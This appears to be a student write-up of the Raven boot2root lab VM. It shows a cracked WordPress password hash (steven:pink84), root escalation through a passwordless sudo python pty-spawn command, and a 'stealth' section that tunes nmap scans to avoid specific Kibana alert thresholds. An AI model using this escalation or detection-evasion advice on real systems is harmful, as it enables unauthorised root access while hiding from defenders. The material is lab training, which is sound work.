Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

EXPLOITATION: SUDO PRIVILEGE VULNERABILITY


- SSH into Steven’s account and this is an entry point where we discover user Steven sudo privileges allow running python without a password.

- Using the python PTY method to ‘spawn’ a terminal and successfully su to root and gain ROOT ACCESS and along the way we found the flag four to complete the task.

Command :- **$ python -c 'import pty; pty.spawn("/bin/bash")’**



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# █
```



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```

AVOIDING DETECTION

STEALTH EXPLOITATION OF WORDPRESS VULNERABILITY


Monitoring Overview

HTTP Request Size Monitor alert is used to detect this exploit. It is measuring the overall request bytes. This alert will trigger *When sum() of http.request.bytes OVER all documents is ABOVE 3500 FOR THE LAST 1 minute.*


When nmap -sV -A is running, the alert is trigger similar to the screen shots below.

Mitigating Detection

- Use Stealthy scan command : nmap -sS 192.168.1.0/24 to prevent detection. No alerts are observed.



```
root@Kali:~# nmap -sS 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-14 16:24 PST
Nmap scan report for 192.168.1.1
Host is up (0.00046s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
```




HTTP Request Size Monitor'

Execution history | Action statuses

Last one hour

Trigger time	State
2021-11-15T00:39:35+00:00	✓ OK
2021-11-15T00:38:35+00:00	✓ OK
2021-11-15T00:37:35+00:00	✓ OK
2021-11-15T00:36:36+00:00	✓ OK
2021-11-15T00:35:36+00:00	✓ OK
2021-11-15T00:34:36+00:00	✓ OK
2021-11-15T00:33:36+00:00	✓ OK
2021-11-15T00:32:35+00:00	✓ OK
2021-11-15T00:31:35+00:00	✓ OK
2021-11-15T00:30:35+00:00	✓ OK

Rows per page: 10



Current status for 'HTTP Request Size Monitor'

Execution history | Action statuses

Last one hour

Trigger time	State	Comment
2021-11-15T00:24:35+00:00	✓ OK	
2021-11-15T00:23:35+00:00	▷ Firing	
2021-11-15T00:22:36+00:00	✓ OK	
2021-11-15T00:21:36+00:00	✓ OK	
2021-11-15T00:20:36+00:00	✓ OK	
2021-11-15T00:19:35+00:00	✓ OK	
2021-11-15T00:18:35+00:00	✓ OK	

```
ll documents IS ABOVE 3500 FOR THE LAST 1 minute
```


STEALTH EXPLOITATION OF PORT 22 VULNERABILITY

Monitoring Overview

HTTP Request Size Monitor alert is used to detect this exploit. The alert is measuring the overall request bytes,

The alerts will trigger *When sum() of http.request.bytes OVER all documents is ABOVE 3500 FOR THE LAST 1 minute.*

When wpscan --url http://192.168.1.110/wordpress -e u is running, the alert is triggered similar to the screen shots below.



Edit Excessive HTTP Errors

Send an alert when your specified condition is met. Your watch will run every 5 minutes.

Name: Excessive HTTP Errors

Indices to query: packetbeat-*

Use * to broaden your query.


Time field: @timestamp

Run watch every: 5 minutes

Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

Perform 1 action when condition is met



Edit HTTP Request Size Monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: HTTP Request Size Monitor

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

